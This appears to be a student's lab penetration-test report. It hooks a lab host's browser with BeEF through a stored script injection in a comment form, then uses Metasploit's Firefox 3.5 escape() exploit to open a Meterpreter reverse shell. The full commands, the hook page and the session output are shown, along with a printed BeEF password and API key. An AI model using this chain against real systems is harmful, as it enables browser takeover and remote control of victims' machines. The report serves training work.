Penetration Testing Report

TheCyberViking

Module 5

Exercise:

- **Task 1:** Exploit and report the process on ROBIN host using Client-side attacks.
  PS: The use of MSF's autopwn is prohibited.


HOST	IP Address
ROBIN	10.0.2.244

The very first thing to do was a nmap scan of the full port range **nmap –sV –Pn –p 0-35535 10.0.2.244**


```
root@OPS:~/Documents/beef# nmap -sV -Pn -p 0-65535 10.0.2.244
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-30 09:37 BST
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 68.30% done; ETC: 09:39 (0:00:37 remaining)
Stats: 0:01:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.73% done; ETC: 09:39 (0:00:13 remaining)
Stats: 0:01:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.0.2.244
Host is up (0.027s latency).
Not shown: 65535 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.4 ((Win32) PHP/5.4.16)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.59 seconds
```

Open Port	Service
80	Apache Httpd 2.4.4 (Win32) PHP/5.4.16

Check the webpage that is available I can see a comment page




Checking the page I can see the code that it is a standard comment, there may be a script that will auto check the link given, if not I could try leverage the PHP by doing a domain inclusion.



The first stage of the attack portion is to start beef and logging in with the given username of beef and the new password given by beef seen below

```
root@OPS:~/beef# ./beef
[ 9:14:56][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[ 9:14:56]    |   Twit: @beefproject
[ 9:14:56]    |   Site: http://beefproject.com
[ 9:14:56]    |   Blog: http://blog.beefproject.com
[ 9:14:56]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 9:14:56][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 9:14:56][*] BeEF is loading. Wait a few seconds...
[ 9:15:02][*] 8 extensions enabled.
[ 9:15:02][*] 301 modules enabled.
[ 9:15:02][*] 2 network interfaces were detected.
[ 9:15:02][+] running on network interface: 127.0.0.1
[ 9:15:02]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 9:15:02]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 9:15:02][+] running on network interface: 192.168.149.128
[ 9:15:02]    |   Hook URL: http://192.168.149.128:3000/hook.js
[ 9:15:02]    |_  UI URL:   http://192.168.149.128:3000/ui/panel
[ 9:15:02][!] Warning: Default username and weak password in use!
[ 9:15:02]    |_  New password for this instance: 4e1e9d9a98b4b0474f8f2028af8b1bbb
[ 9:15:02][*] RESTful API key: aa4b1f7165dc9de49204eb7c50bc6c43f4dd8276
[ 9:15:02][*] HTTP Proxy: http://127.0.0.1:6789
[ 9:15:02][*] BeEF server started (press control+c to stop)


[10:18:38][*] New Hooked Browser [id:1, ip:10.10.0.122, browser:FF-52, os:Linux-], hooked domain [Un
known:0]
```


Going to the webUI I got



The next stage was to create a webpage with a hook for beef, using this simple code that I placed in my local apache server on the kali machine


```
<html>
<head>
<script src="http://10.10.0.122:3000/hook.js"></script>
</head>
</html>
```

Testing the hook against myself worked by giving a me Kali system information and exploits that may work against it




Testing for an automated script I dropped in the hook url directly into the massage portion of the php page.


http://10.10.0.122:3000/hook.js



It was submitted




A hook was sucessful



Here is the details file

Category: Browser (7 Items)	
Browser Name: Firefox	Initialization
Browser Version: 3.5	Initialization
Browser UA String: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1) Gecko/20090624 Firefox/3.5	Initialization
Browser Language: en-US	Initialization
Browser Platform: Win32	Initialization
Browser Plugins: Mozilla Default Plug-in-v.undefined,Java(TM) Platform SE 6 U24-v.undefined,Microsoft® DRM-v.undefined,Windows Media Player Plug-in Dynamic Link Library-v.undefined	Initialization
Window Size: Width: 800, Height: 408	Initialization
Category: Browser Components (12 Items)	
Flash: No	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: No	Initialization
QuickTime: No	Initialization
RealPlayer: No	Initialization
Windows Media Player: Yes	Initialization
WebRTC: No	Initialization
ActiveX: No	Initialization
Session Cookies: Yes	Initialization
Persistent Cookies: Yes	Initialization
Category: Hooked Page (5 Items)	
Page Title: Unknown	Initialization
Page URI: http://10.10.0.202/index.html	Initialization
Page Referrer: Unknown	Initialization
Host Name/IP: 10.10.0.202	Initialization
Cookies: hCXeB=3xDdEFn335GHY6GwZgAnOZuBfUpiGv7vETOm860zVaGTU8wLIErPEXO38kvKjAok04cK1aDUjD6v83gQ	Initialization
Category: Host (8 Items)	
Host Name/IP: 10.0.2.244	Initialization
Date: Tue Aug 07 2018 17:54:06 GMT+0300 (GTB Standard Time)	Initialization
Operating System: Windows	Initialization

Here is a display of the network according to Beef



*Note While in the middle of this attack, I moved from a Kali Linux to Parrot OS as I feel a lot more comfortable using Parrot

The logs show that the browser is FireFox 3.5 searching google I came across this exploit

Firefox 3.5 escape() Return Value Memory Corruption Metasploit Exploit

First step was to turn on metasploit


And use the command

```
use exploit/multi/browser/firefox_escape_retval
```

Followed by

```
msf exploit(firefox_escape_retval) > set PAYLOAD windows/meterpreter/reverse_tcp
```

followed by



The next thing is to fill in the options.

```
msf > use exploit/multi/browser/firefox_escape_retval
msf exploit(multi/browser/firefox_escape_retval) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/browser/firefox_escape_retval) > show options

Module options (exploit/multi/browser/firefox_escape_retval):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Firefox 3.5.0 on Windows XP SP0-SP3


msf exploit(multi/browser/firefox_escape_retval) > set SRVPORT 80
SRVPORT => 80
msf exploit(multi/browser/firefox_escape_retval) > set URIPATH /var/www/html/secret.html
URIPATH => /var/www/html/secret.html
msf exploit(multi/browser/firefox_escape_retval) > set LPORT 443
LPORT => 443
msf exploit(multi/browser/firefox_escape_retval) >
```

This attack works by getting the remote browser to redirect to exploit “secret.html” this will exploit the browser and hopefully give me a reverse TCP connection out port 80. Then to set the local port as 443 and run the exploit

The exploit was sent and I got a meterpreter session

```
msf exploit(multi/browser/firefox_escape_retval) > exploit[*] 10.0.2.244       firefox_escape_retval - Sending Firefox 3.5 escape() Return Value Memory Corruption
[*] Sending stage (179779 bytes) to 10.0.2.244
[*] Meterpreter session 1 opened (10.10.0.202:443 -> 10.0.2.244:1972) at 2018-08-07 16:48:05 +0100
```